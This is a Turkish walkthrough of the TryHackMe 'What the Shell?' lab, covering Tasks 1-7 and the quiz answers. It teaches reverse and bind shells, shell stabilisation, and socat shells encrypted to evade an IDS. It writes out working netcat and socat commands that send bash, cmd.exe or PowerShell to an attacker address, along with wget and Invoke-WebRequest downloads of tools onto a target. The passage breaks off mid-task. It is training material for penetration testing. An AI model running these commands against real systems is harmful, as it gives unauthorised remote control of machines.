

What the Shell?

Task 1 What is a shell? (Görev 1 Kabuk nedir?)

Kabuk gönderme ve almanın inceliklerine girmeden önce, kabuğun gerçekte ne olduğunu anlamak önemlidir. Mümkün olan en basit ifadeyle, kabuklar bir Komut Satırı ortamı (CLI) ile arayüz oluştururken kullandığımız şeylerdir. Başka bir deyişle, Linux'taki yaygın bash veya sh programları, Windows'taki cmd.exe ve Powershell gibi kabuk örnekleridir. Uzak sistemleri hedeflerken bazen sunucuda çalışan bir uygulamayı (örneğin bir web sunucusu gibi) keyfi kod çalıştırmaya zorlamak mümkündür. Bu durumda, hedef üzerinde çalışan bir kabuk elde etmek için bu ilk erişimi kullanmak isteriz.

Basit bir ifadeyle, uzak sunucuyu ya bize sunucuya komut satırı erişimi göndermeye (ters kabuk) ya da daha fazla komut çalıştırmak için sunucuda bağlanabileceğimiz bir port açmaya (bağlama kabuğu) zorlayabiliriz.

Bu senaryoların her ikisini de oda boyunca daha ayrıntılı olarak ele alacağız.

Bu odanın formatı aşağıdaki gibidir:

- Odanın büyük bir kısmı, kod blokları ve ekran görüntüleriyle verilen örneklerle bilgilerden oluşuyor.
- Odanın son iki görevinde biri Linux, diğeri Windows olmak üzere iki sanal makine bulunmaktadır. Bunlar gösterilen teknikleri uygulamak için kullanılabilir.
- Görev 13'te örnek alıştırma soruları bulunmaktadır. Bunlar üzerinde çalışmaktan çekinmeyin veya görevleri tamamlarken takip edin.

Lafı daha fazla uzatmadan başlayalım!

Soru ⇒ Giriş bölümünü okuyun ve anlayın.

Cevap ⇒ [Cevap Gerekmemektedir](#).

Task 2 Tools (Görev 2 Araçlar)

Ters kabukları almak ve bağlama kabuklarını göndermek için kullanacağımız çeşitli araçlar vardır. Genel anlamda, kötü niyetli kabuk kodunun yanı sıra ortaya çıkan kabukla arayüz oluşturma bir yoluna ihtiyacımız var. Bunların her birini aşağıda kısaca tartışacağız:

Netcat:

Netcat ağın geleneksel "İsviçre Çakısı" dır. Numaralandırma sırasında banner yakalama gibi şeyler de dahil olmak üzere her türlü ağ etkileşimini manuel olarak gerçekleştirmek için kullanılır, ancak kullanımlarımız için daha da önemlisi, ters kabukları almak ve bir hedef sistemdeki bağlama kabuklarına bağlı uzak bağlantı noktalarına bağlanmak için kullanılabilir. Netcat kabukları varsayılan olarak çok kararsızdır (kaybedilmesi kolaydır), ancak gelecek bir görevde ele alacağımız tekniklerle geliştirilebilir.

Socat:

Socat steroidler üzerindeki netcat gibidir. Aynı şeylerin hepsini ve daha fazlasını yapabilir. Socat kabukları genellikle kutudan çıkan netcat kabuklarından daha kararlıdır. Bu anlamda netcat'ten çok daha üstündür; ancak iki büyük dezavantajı vardır:

1. Sözdizimi daha zordur
2. Netcat hemen hemen her Linux dağıtımında varsayılan olarak yükli. Socat çok nadiren varsayılan olarak yüklenir.

Bu sorunların her ikisi için de daha sonra ele alacağımız çözüm yolları vardır.

Hem Socat hem de Netcat'in Windows'ta kullanım için .exe sürümleri vardır.

Metasploit -- multi/handler:

Metasploit çerçevesinin exploit/multi/handler modülü, socat ve netcat gibi, ters kabukları almak için kullanılır. Metasploit çerçevesinin bir parçası olması nedeniyle multi/handler, yakalanan kabuğu geliştirmek için çok çeşitli seçeneklerle birlikte kararlı kabuklar elde etmek için tam teşekküllü bir yol sağlar. Ayrıca bir meterpreter kabuğu ile etkileşime girmenin tek yoludur ve aşamalı yükleri işlemenin en kolay yoludur - her ikisine de görev 9'da bakacağız.

Msfvenom:

multi/handler gibi, msfvenom da teknik olarak Metasploit Framework'ün bir parçasıdır, ancak bağımsız bir araç olarak gönderilir. Msfvenom anında yük oluşturmak için kullanılır. Msfvenom, ters ve bağlama kabukları dışında yükler oluşturabilirken, bu odada odaklanacağımız şey bunlar olacaktır. Msfvenom inanılmaz derecede güçlü bir araçtır, bu nedenle özel bir görevde uygulamasına çok daha ayrıntılı olarak gireceğiz.

Daha önce ele aldığımız araçların yanı sıra, birçok farklı dilde kabukların bulunduğu bazı depolar da vardır. Bunların en önde gelenlerinden biri Payloads all the Things'tir. PentestMonkey Reverse Shell Cheatsheet de yaygın olarak kullanılmaktadır. Bu çevrimiçi kaynaklara ek olarak, Kali Linux ayrıca /usr/share/webshells adresinde bulunan çeşitli web kabukları ile önceden yüklenmiş olarak gelir. SecLists deposu, öncelikle kelime listeleri için kullanılsa da, kabukları elde etmek için çok yararlı bazı kodlar da içerir.

Soru ⇒ Yukarıdakileri okuyun ve bağlantılara göz atın!

Cevap ⇒ [Cevap Gerekmemektedir](#).

Task 3 Types of Shell (Görev 3 Kabuk Türleri)

Yüksek düzeyde, bir hedefi istismar etmek söz konusu olduğunda iki tür kabukla ilgileniyoruz: Ters kabuklar ve bağlama kabukları.

- Ters kabuklar, hedefin bilgisayarınıza geri bağlanan kodu çalıştırmaya zorlandığı durumlardır. Kendi bilgisayarınızda, bağlantıyı almak için kullanılacak bir dinleyici kurmak için önceki görevde bahsedilen araçlardan birini kullanırsınız. Ters kabuklar, hedef üzerindeki rastgele bağlantı noktalarına bağlanmanızı engelleyebilecek güvenlik duvarı kurallarını atlamanın iyi bir yoludur; ancak, dezavantajı, internet üzerindeki bir makineden kabuk alırken, kendi ağınıza kabuğu kabul edecek şekilde yapılandırmanız gerektirir. Ancak bu, ağa bağlanma yöntemimiz nedeniyle TryHackMe ağında bir sorun olmayacaktır.
- Bağlama kabukları, hedef üzerinde çalıştırılan kodun doğrudan hedef üzerindeki bir kabuğa bağlı bir dinleyiciyi başlatmak için kullanılmasıdır. Bu daha sonra internete açılır, yani kodun açtığı bağlantı noktasına bağlanabilir ve bu şekilde uzaktan kod çalıştırma elde edebilirsiniz. Bu, kendi ağınıza herhangi bir yapılandırma gerektirmeme avantajına sahiptir, ancak hedefi koruyan güvenlik duvarları tarafından engellenebilir.

Genel bir kural olarak, ters kabukların çalıştırılması ve hata ayıklaması daha kolaydır, ancak aşağıda her iki örneği de ele alacağız. Burada sözdizimi hakkında çok fazla endişelenmeyin: gelecek görevlerde buna bakacağız. Bunun yerine aşağıdaki simülasyonlarda reverse ve bind kabukları arasındaki farka dikkat edin.

Ters Kabuk örneği:

Daha yaygın olan ters kabuk ile başlayalım.

Özellikle TryHackMe'de olduğu gibi CTF mücadelelerinde on defadan dokuzunda bu hedefe ulaşacaksınız.

Aşağıdaki resme bir göz atın. Sol tarafta bir ters kabuk dinleyicimiz var -- bağlantıyı alan şey bu. Sağda ise bir ters kabuk gönderme simülasyonu var. Gerçekte, bunun uzaktaki bir web sitesine kod enjeksiyonu veya bu çizgide bir şey yoluyla yapılması daha olasıdır. Soldaki görüntüyü kendi bilgisayarınız, sağdaki görüntüyü ise hedef olarak hayal edin.

Saldıran makinede:

```
sudo nc -lvp 443
```

Hedefte:

```
nc <LOCAL-IP> <PORT> -e /bin/bash
```

```

muri@augury:~$ whoami
muri
muri@augury:~$ sudo nc -lvp 443
[listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43
286
whoami
shell

```

```

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ nc 10.11.12.223 443 -e /bin/bash

```

Sağ taraftaki komutu çalıştırdıktan sonra dinleyicinin bir bağlantı aldığına dikkat edin. whoami komutu çalıştırıldığında ise hedef kullanıcı olarak komutları çalıştırdığımızı görüyoruz. Burada önemli olan kendi saldıran makinemizde dinleme yapıyor olmamız ve hedeften bağlantı gönderiyor olmamızdır.

Bind Shell örneği:

Bağlama kabukları daha az yaygındır, ancak yine de çok kullanışlıdır.

Bir kez daha, aşağıdaki resme bir göz atın. Yine sol tarafta saldırganın bilgisayarı, sağ tarafta ise simüle edilmiş bir hedef var. İşleri biraz karıştırmak için bu sefer bir Windows hedefi kullanacağız. İlk olarak, hedef üzerinde bir dinleyici başlatıyoruz - bu sefer ona cmd.exe dosyasını çalıştırmasını da söylüyoruz. Ardından, dinleyici hazır ve çalışır durumdayken, kendi makinemizden yeni açılan bağlantı noktasına bağlanıyoruz.

Hedefte:

```
nc -lvp <port> -e "cmd.exe"
```

Saldıran makinede:

```
nc MACHINE_IP <port>
```

```

muri@augury:~$ nc 10.10.2.57 8080
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami
win-shells\administrator
C:\Users\Administrator\Documents>

```

```

muri@augury:~$ evil-winrm -i 10.10.2.57 -u Administrator -p 'TryH4ckM3!'
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> nc -lvp 8080 -e "cmd.exe"
nc.exe : listening on [any] 8080 ...
+ CategoryInfo          : NotSpecified: (listening on [any] 8080 ....:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
connect to [10.10.2.57] from (UNKNOWN) [10.11.12.223] 57336

```

Gördüğünüz gibi, bu bir kez daha uzaktaki makinede kod yürütülmesini sağlar. Bunun Windows'a özgü olmadığını unutmayın.

Burada anlaşılması gereken önemli şey, hedefi dinlediğimiz ve daha sonra kendi makinemizle ona bağlandığımızdır.

Bu görevle ilgili olan son kavram etkileşimlidir. Kabuklar etkileşimli ya da etkileşimsiz olabilir.

- Etkileşimli: Powershell, Bash, Zsh, sh veya başka bir standart CLI ortamı kullandıysanız, aşağıdakilere alışkın olacaksınız
- etkileşimli kabuklar. Bunlar, programları çalıştırdıktan sonra onlarla etkileşime girmenizi sağlar. Örneğin, SSH oturum açma istemini ele alalım:

```

muri@augury:~$ ssh muri@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:jCJ4Gy58lrIoEMeuw1tv2suRIfoKJ17YMa0lgm+nk0A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? █

```

Burada, kullanıcının bağlantıya devam etmek için evet ya da hayır yazmasını etkileşimli olarak istediğini görebilirsiniz. Bu, çalışması için etkileşimli bir kabuk gerektiren etkileşimli bir programdır.

- Etkileşimli olmayan kabuklar size bu lüksü vermez. Etkileşimli olmayan bir kabukta, düzgün çalışması için kullanıcı etkileşimi gerektirmeyen programları kullanmakla sınırlıdır. Ne yazık ki, basit reverse ve bind kabuklarının çoğu etkileşimsizdir, bu da daha fazla istismarı daha zor hale getirebilir. SSH'yi etkileşimli olmayan bir kabukta çalıştırmayı denediğimizde ne olacağını görelim:

```
muri@augury:~$ listener
listening on [any] 443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37104

whoami
muri

ssh muri@localhost
```

Whoami komutunun (interaktif olmayan) mükemmel bir şekilde çalıştığına, ancak ssh komutunun (interaktif olan) bize hiçbir çıktı vermediğine dikkat edin. İlginç bir yan not olarak, etkileşimli bir komutun çıktısı bir yere gider, ancak nerede olduğunu bulmak kendi başınıza deneyebileceğiniz bir alıştırma değildir. İnteraktif programların interaktif olmayan kabuklarda çalışmadığını söylemek yeterlidir.

Ayrıca, bu görev boyunca çeşitli yerlerde ekran görüntülerinde listener adlı bir komut göreceksiniz. Bu komut, gösterimler için kullanılan saldıran makineye özgü bir takma addır ve gelecek görevlerde ele alınacak olan sudo rlwrap nc -lvnp 443 yazmanın kısaltılmış bir yoludur. Takma ad yerel olarak yapılandırılmadığı sürece başka bir makinede çalışmayacaktır.

Sorular

Soru ⇒ Hangi kabuk türü bilgisayarınızdaki bir dinleme portuna geri bağlanır, Reverse (R) veya Bind (B)?

Cevap ⇒ R

Soru ⇒ Bir web sitesine kötü amaçlı kabuk kodu enjekte ettiniz. Aldığınız kabuğun etkileşimli olması muhtemel mi? (Y veya N)

Cevap ⇒ N

Soru ⇒ Bir bind shell kullanırken, Saldırgan (A) üzerinde mi yoksa Hedef (T) üzerinde mi bir dinleyici çalıştırırsınız?

Cevap ⇒ T

Task 4 Netcat (Görev 4 Netcat)

Daha önce de belirtildiği gibi, Netcat, herhangi bir ağ söz konusu olduğunda bir pentester'ın araç setindeki en temel araçtır. Onunla çok çeşitli ilginç şeyler yapabiliriz, ancak şimdilik kabuklara odaklanalım.

Reverse Shells (Ters Kabuklar)

Önceki görevde ters kabukların kabuk kodu ve bir dinleyici gerektirdiğini gördük. Bir kabuğu çalıştırmanın birçok yolu vardır, bu yüzden dinleyicilere bakarak başlayacağız.

Linux kullanarak bir netcat dinleyicisi başlatmak için sözdizimi şöyledir:

```
nc -lvnp <port-number>
```

- netcat'e bunun bir dinleyici olacağını söylemek için -l kullanılır
- verbose çıktısı istemek için -v kullanılır
- -n, netcat'e ana bilgisayar adlarını çözümlememesini veya DNS kullanmamasını söyler. Bunu açıklamak bu odanın kapsamı dışındadır.
- -p port spesifikasyonunun takip edeceğini belirtir.

Önceki görevdeki örnekte 443 numaralı bağlantı noktası kullanılmıştı. Gerçekçi olmak gerekirse, halihazırda onu kullanan bir hizmet olmadığı sürece istediğiniz herhangi bir bağlantı noktasını kullanabilirsiniz. Eğer 1024'ün altında bir port kullanmayı seçerseniz, dinleyicinizi başlatırken sudo kullanmanız gerekeceğini unutmayın. Bununla birlikte, hedefte giden güvenlik

duvarı kurallarını aşma olasılığı daha yüksek olduğundan, iyi bilinen bir bağlantı noktası numarası (80, 443 veya 53 iyi seçimlerdir) kullanmak genellikle iyi bir fikirdir.

Bunun çalışan bir örneği şöyle olabilir:

```
sudo nc -lvp 443
```

Daha sonra hedef üzerindeki ortama bağlı olarak herhangi bir sayıda yük ile buna geri bağlanabiliriz.

Bunun bir örneği önceki görevde gösterilmiştir.

Bind Shells (Bağlama Kabukları)

Bir hedef üzerinde bir bind shell elde etmek istiyorsak, hedefin seçilen bir portunda bizi bekleyen bir dinleyicinin zaten var olduğunu varsayabiliriz: tek yapmamız gereken ona bağlanmaktır. Bunun için sözdizimi nispeten basittir:

```
nc <target-ip> <chosen-port>
```

Burada, seçtiğimiz port üzerinden hedefe giden bir bağlantı yapmak için netcat kullanıyoruz.

Görev 8'de bu tür bir kabuk için bir dinleyici oluşturmak üzere netcat kullanımına bakacağız. Burada önemli olan netcat kullanarak bir dinleme portuna nasıl bağlanacağınızı anlamanızdır.

Sorular

Soru ⇒ Hangi seçenek netcat'e dinlemesini söyler?

Cevap ⇒ -l

Soru ⇒ IP adresindeki bir bind shell'e nasıl bağlanırsınız: 10.10.10.11 bağlantı noktası 8080 ile?

Cevap ⇒ nc 10.10.10.11 8080

Task 5 Netcat Shell Stabilisation (Görev 5 Netcat Kabuk Stabilizasyonu)

Tamam, bir netcat kabuğu yakaladık veya ona bağlandık, sırada ne var?

Bu kabuklar varsayılan olarak çok kararsızdır. Ctrl + C tuşlarına basmak her şeyi öldürür. Etkileşimli değildirler ve genellikle garip biçimlendirme hataları vardır. Bunun nedeni netcat "kabuklarının" kendi başlarına gerçek terminaller olmak yerine gerçekten bir terminal içinde çalışan süreçler olmasıdır. Neyse ki, Linux sistemlerinde netcat kabuklarını stabilize etmenin birçok yolu vardır. Biz burada üç tanesine bakacağız. Windows ters kabuklarının stabilizasyonu önemli ölçüde daha zor olma eğilimindedir; ancak, burada ele alacağımız ikinci teknik bunun için özellikle yararlıdır.

Technique 1: Python (Teknik 1: Python)

Tartışacağımız ilk teknik, neredeyse her zaman varsayılan olarak Python yüklü olduğundan, yalnızca Linux kutuları için geçerlidir. Bu üç aşamalı bir süreçtir:

1. Yapılacak ilk şey, daha iyi özellikli bir bash kabuğu oluşturmak için Python kullanan `python -c 'import pty;pty.spawn("/bin/bash")'` kullanmaktır; bazı hedeflerin belirtilen Python sürümüne ihtiyaç duyabileceğini unutmayın. Böyle bir durumda python yerine python2 ya da python3 yazın. Bu noktada kabuğumuz biraz daha güzel görünecek, ancak hala sekme otomatik tamamlama veya ok tuşlarını kullanamayacağız ve Ctrl + C hala kabuğu öldürecek.
2. İkinci adım: `export TERM=xterm --` bu bize clear gibi term komutlarına erişim sağlayacaktır.
3. Son olarak (ve en önemlisi) Ctrl + Z kullanarak kabuğu arka plana alacağız. Kendi terminalimize geri döndüğümüzde `stty raw -echo; fg` kullanıyoruz. Bu iki şey yapar: ilk olarak, kendi terminal yankımızı kapatır (bu da bize sekme otomatik tamamlamalarına, ok tuşlarına ve işlemleri öldürmek için Ctrl + C'ye erişim sağlar). Daha sonra kabuğu ön plana çıkarır ve böylece işlemi tamamlar.

Tekniğin tamamını burada görebilirsiniz:

```

muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298

python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:~$ export TERM=xterm
export TERM=xterm
shell@linux-shell-practice:~$ ^Z
[1]+  Stopped                  sudo nc -lvnp 443
muri@augury:~$ stty raw -echo; fg
sudo nc -lvnp 443

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ^C
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNetM0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password: █

```

Kabuk ölürse, kendi terminalinizdeki herhangi bir girdinin görünmeyeceğini unutmayın (terminal ekosunu devre dışı bırakmanın bir sonucu olarak). Bunu düzeltmek için reset yazın ve enter tuşuna basın.

Technique 2: rlwrap (Teknik 2: rlwrap)

rlwrap, basit bir ifadeyle, bir kabuk aldıktan hemen sonra geçmişe, sekme otomatik tamamlamaya ve ok tuşlarına erişmemizi sağlayan bir programdır; ancak, kabuk içinde Ctrl + C'yi kullanabilmek istiyorsanız, bazı manuel stabilizasyonların kullanılması gerekir. rlwrap Kali'de varsayılan olarak yüklü değildir, bu yüzden önce sudo apt install rlwrap ile yükleyin.

rlwrap kullanmak için biraz farklı bir dinleyici çağırıyoruz:

```
rlwrap nc -lvnp <port>
```

Netcat dinleyicimizin önüne "rlwrap" eklemek bize çok daha tam özellikli bir kabuk sağlar. Bu teknik özellikle Windows kabukları ile uğraşırken kullanışlıdır, aksi takdirde stabilize etmek oldukça zordur. Bir Linux hedefiyle uğraşırken, önceki tekniğin üçüncü adımındaki aynı hileyi kullanarak tamamen stabilize etmek mümkündür: Ctrl + Z ile kabuğu arka plana alın, ardından stabilize etmek ve kabuğa yeniden girmek için stty raw -echo; fg kullanın.

Technique 3: Socat (Teknik 3: Socat)

Bir kabuğu stabilize etmenin üçüncü kolay yolu, başlangıçtaki netcat kabuğunu daha tam özellikli bir socat kabuğuna geçiş için bir basamak olarak kullanmaktır. Bu tekniğin Linux hedefleriyle sınırlı olduğunu unutmayın, çünkü Windows üzerindeki bir Socat kabuğu bir netcat kabuğundan daha kararlı olmayacaktır. Bu stabilizasyon yöntemini başarmak için öncelikle hedef makineye bir socat statik derlenmiş ikili dosyası (programın hiçbir bağımlılığı olmayacak şekilde derlenmiş bir sürümü) aktaracağız. Bunu başarmanın tipik bir yolu, saldıran makinede socat ikili dosyanızı içeren dizinin içinde bir web sunucusu kullanmak (sudo python3 -m http.server 80), ardından hedef makinede dosyayı indirmek için netcat kabuğunu kullanmak olacaktır. Linux'ta bu curl veya wget (wget <LOCAL-IP>/socat -O /tmp/socat) ile gerçekleştirilebilir.

Eksiksiz olması için: Windows CLI ortamında aynı şey, yüklü Powershell sürümüne bağlı olarak Invoke-WebRequest veya bir webrequest sistem sınıfı kullanılarak Powershell ile yapılabilir (Invoke-WebRequest -uri <LOCAL-IP>/socat.exe -outfile C:\\Windows\\temp\\socat.exe). Socat ile kabuk gönderme ve alma sözdizimini ilerleyen görevlerde ele alacağız.

Yukarıdaki tekniklerden herhangi biriyle, terminal tty boyutunuzu değiştirebilmek yararlıdır. Bu, normal bir kabuk kullanırken terminalinizin otomatik olarak yapacağı bir şeydir; ancak, ekrandaki her şeyin üzerine yazan bir metin editörü gibi bir şey kullanmak istiyorsanız, bir ters veya bağlama kabuğunda manuel olarak yapılmalıdır.

İlk olarak, başka bir terminal açın ve stty -a komutunu çalıştırın. Bu size büyük bir çıktı akışı verecektir. "Satırlar" ve sütunlar için değerleri not edin:

```

muri@augury:/tmp/Test$ stty -a
speed 38400 baud; rows 45; columns 118; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q;
stop = ^S; csum = ^Z; rprnt = ^R; wrerase = ^W; lnext = ^V; discard = ^N; min = 1; time = 0;

```

Ardından, reverse/bind kabuğunuzda şunu yazın:

```
stty rows <number>
```

ve

```
stty cols <number>
```

Komutu kendi terminalinizde çalıştırarak elde ettiğiniz sayıları doldurun.

Bu, terminalin kayıtlı genişliğini ve yüksekliğini değiştirecek, böylece bu tür bilgilerin doğru olmasına dayanan metin düzenleyicileri gibi programların doğru şekilde açılmasına izin verecektir.

Sorular

Soru ⇒ Terminal boyutunuzu 238 sütuna sahip olacak şekilde nasıl değiştirirsiniz?

Cevap ⇒ `stty cols 238`

Soru ⇒ Port 80 üzerinde bir Python3 web sunucusu kurmak için sözdizimi nedir?

Cevap ⇒ `sudo python3 -m http.server 80`

Task 6 Socat (Görev 6 Socat)

Socat bazı yönlerden netcat'e benzer, ancak diğer birçok yönden temelde farklıdır. Socat hakkında düşünmenin en kolay yolu iki nokta arasında bir bağlayıcı olarak düşünmektir. Bu odanın çıkarları için, bu esasen bir dinleme portu ve klavye olacaktır, ancak bir dinleme portu ve bir dosya veya aslında iki dinleme portu da olabilir. Socat'ın yaptığı tek şey iki nokta arasında bir bağlantı sağlamaktır - Portal oyunlarındaki portal tabancası gibi!

Bir kez daha, ters kabuklarla başlayalım.

Reverse Shells (Ters Kabuklar)

Daha önce de belirtildiği gibi, socat'ın sözdizimi netcat'inkinden çok daha zordur. İşte socat'ta temel bir ters kabuk dinleyicisi için sözdizimi:

```
socat TCP-L:<port> -
```

Socat ile her zaman olduğu gibi, bu iki noktayı (bir dinleme portu ve standart girdi) alır ve bunları birbirine bağlar. Ortaya çıkan kabuk kararsızdır, ancak bu hem Linux hem de Windows üzerinde çalışacaktır ve nc -lvnp <port>'a eşdeğerdir.

Windows'ta geri bağlanmak için bu komutu kullanırız:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes
```

"pipes" seçeneği powershell'i (veya cmd.exe'yi) Unix tarzı standart girdi ve çıktı kullanmaya zorlamak için kullanılır.

Bu, bir Linux Hedefi için eşdeğer komuttur:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
```

Bind Shells (Bağlama Kabukları)

Bir Linux hedefinde aşağıdaki komutu kullanırız:

```
socat TCP-L:<PORT> EXEC:"bash -li"
```

Bir Windows hedefinde dinleyicimiz için bu komutu kullanırız:

```
socat TCP-L:<PORT> EXEC:powershell.exe,pipes
```

Bir CLI ortamında girdi ve çıktıyı işlemenin Unix ve Windows yolları arasında arayüz oluşturmak için "pipes" argümanını kullanırız.

Hedef ne olursa olsun, bekleyen dinleyiciye bağlanmak için saldıran makinemizde bu komutu kullanırız.

```
socat TCP:<TARGET-IP>:<TARGET-PORT> -
```

Şimdi Socat'ın daha güçlü kullanımlarından birine göz atalım: tamamen kararlı bir Linux tty ters kabuğu. Bu yalnızca hedef Linux olduğunda çalışacaktır, ancak önemli ölçüde daha karardır. Daha önce de belirtildiği gibi, socat inanılmaz derecede çok yönlü bir araçtır; ancak, aşağıdaki teknik belki de en kullanışlı uygulamalarından biridir. İşte yeni dinleyici sözdizimi:

```
socat TCP-L:<port> FILE:'tty',raw,echo=0
```

Bu komutu iki parçaya ayıralım. Her zamanki gibi, iki noktayı birbirine bağlıyoruz. Bu durumda bu noktalar bir dinleme portu ve bir dosyadır. Özellikle, mevcut TTY'yi bir dosya olarak geçiriyoruz ve echo'yu sıfır olarak ayarlıyoruz. Bu yaklaşık olarak Ctrl + Z, stty raw -echo; fg hilesini bir netcat kabuğu ile kullanmaya eşdeğerdir - hemen kararlı olmanın ve tam bir tty'ye bağlanmanın ek avantajı ile.

İlk dinleyiciye herhangi bir yük ile bağlanılabilir; ancak bu özel dinleyicinin çok özel bir socat komutu ile etkinleştirilmesi gerekir. Bu da hedefte socat'ın yüklü olması gerektiği anlamına gelir. Çoğu makinede varsayılan olarak socat yüklü değildir, ancak önceden derlenmiş bir socat ikilisi yüklemek mümkündür, bu daha sonra normal şekilde çalıştırılabilir.

Özel komut aşağıdaki gibidir:

```
socat TCP:<attacker-ip>:<attacker-port> EXEC:"bash -li",pty,stderr,sigint,setsid,sane
```

Bu bir avuç dolusu, o yüzden parçalara ayıralım.

İlk kısım kolay -- kendi makinemizde çalışan dinleyici ile bağlantı kuruyoruz. Komutun ikinci kısmı EXEC: "bash -li" ile etkileşimli bir bash oturumu oluşturur. Ayrıca argümanları da geçiriyoruz: pty, stderr, sigint, setid ve sane:

- **pty**, hedef üzerinde bir sözde terminal tahsis eder -- stabilizasyon sürecinin bir parçası
- **stderr**, herhangi bir hata mesajının kabukta gösterilmesini sağlar (genellikle etkileşimli olmayan kabuklarda bir sorun)
- **sigint**, herhangi bir Ctrl + C komutunu alt sürece geçirerek kabuk içindeki komutları öldürmemizi sağlar
- **setsid**, süreci yeni bir oturumda oluşturur
- **sane** akli başında, terminali "normalleştirmeye" çalışarak stabilize eder.

Bunu anlamak için çok fazla şey var, bu yüzden eylemde görelim.

Normalde olduğu gibi, solda yerel saldırı makinemizde çalışan bir dinleyicimiz var, sağda ise etkileşimli olmayan bir kabukla çalışan, ele geçirilmiş bir hedefin simülasyonu var. Etkileşimli olmayan netcat kabuğunu kullanarak, özel socat komutunu çalıştırıyoruz ve soldaki socat dinleyicisinde tamamen etkileşimli bir bash kabuğu alıyoruz:

```
muri@augury:~$ sudo socat tcp-l:53 file:`tty`,raw,echo=0
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3uJyHvImqxcZ89XPMETM0FsTJ2Til13QHBaw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password: █

muri@augury:~$ sudo rlrwrap nc -lvp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.190.82] 47158
whoami
shell
socat tcp:10.11.12.223:53 exec:"bash -li",pty,stderr,sigint,setsid,sane
```

Socat kabuğunun tamamen etkileşimli olduğunu ve SSH gibi etkileşimli komutları kullanmamıza izin verdiğini unutmayın. Bu daha sonra önceki görevde görüldüğü gibi stty değerlerini ayarlayarak daha da geliştirilebilir, bu da Vim veya Nano gibi metin editörlerini kullanmamıza izin verecektir.

Herhangi bir noktada socat kabuğu düzgün çalışmıyorsa, komuta -d -d ekleyerek ayrıntı düzeyini artırmaya değer. Bu deneysel amaçlar için çok yararlıdır, ancak genel kullanım için genellikle gerekli değildir.

Soru ⇒ socat'ın 8080 numaralı TCP bağlantı noktasını dinlemesini nasıl sağlayabiliriz?

Cevap ⇒ **TCP-L:8080**

Task 7 Socat Encrypted Shells (Görev 7 Socat Şifreli Kabuklar)

Socat'ın en güzel özelliklerinden biri de şifreli kabuklar oluşturabilmesidir - hem bağlama hem de tersine. Bunu neden yapmak isteyelim ki? Şifrelenmiş kabuklar, şifre çözme anahtarına sahip olmadığınız sürece gözetlenemez ve sonuç olarak genellikle bir IDS'yi atlatabilir.

Bir önceki görevde temel kabukların nasıl oluşturulacağını ele almıştık, bu nedenle bu sözdizimi burada tekrar ele alınmayacaktır. Bir komutun parçası olarak TCP kullanıldığında, şifreli kabuklarla çalışırken bunun OPENSSL ile değiştirilmesi gerektiğini söylemek yeterlidir. Görevin sonunda birkaç örneği ele alacağız, ancak önce sertifikalar hakkında konuşalım.

Şifrelenmiş kabukları kullanabilmek için öncelikle bir sertifika oluşturmamız gerekiyor. Bunu saldıran makinemizde yapmak en kolaydır:

```
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt
```


Bu komut, eşleşen sertifika dosyası ile 2048 bit RSA anahtarı oluşturur, kendinden imzalıdır ve bir yıldan kısa bir süre için geçerlidir. Bu komutu çalıştırdığınızda sizden sertifika hakkında bilgi girmenizi isteyecektir. Bu bilgiler boş bırakılabilir ya da rastgele doldurulabilir.

Daha sonra oluşturulan iki dosyayı tek bir .pem dosyasında birleştirmemiz gerekir:

```
cat shell.key shell.crt > shell.pem
```

Şimdi, ters kabuk dinleyicimizi kurduğumuzda, şunu kullanırız:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
```

Bu, oluşturduğumuz sertifikayı kullanarak bir OPENSSL dinleyicisi kurar. verify=0, bağlantıya sertifikamızın tanınmış bir otorite tarafından düzgün bir şekilde imzalandığını doğrulamaya çalışmamasını söyler. Lütfen sertifikanın hangi cihaz dinliyorsa o cihazda kullanılması gerektiğini unutmayın.

Geri bağlanmak için şunu kullanırız:

```
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash
```

Aynı teknik bir bağlama kabuğu için de geçerli olacaktır:

Target:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes
```

Saldırgan:

```
socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0 -
```

Yine, bir Windows hedefi için bile sertifikanın dinleyici ile kullanılması gerektiğini, bu nedenle bir bağlama kabuğu için PEM dosyasının kopyalanması gerektiğini unutmayın.

Aşağıdaki resim bir Linux hedefinden OPENSSL Ters kabuğunu göstermektedir. Her zamanki gibi, hedef sağda ve saldırgan soldadır:

```
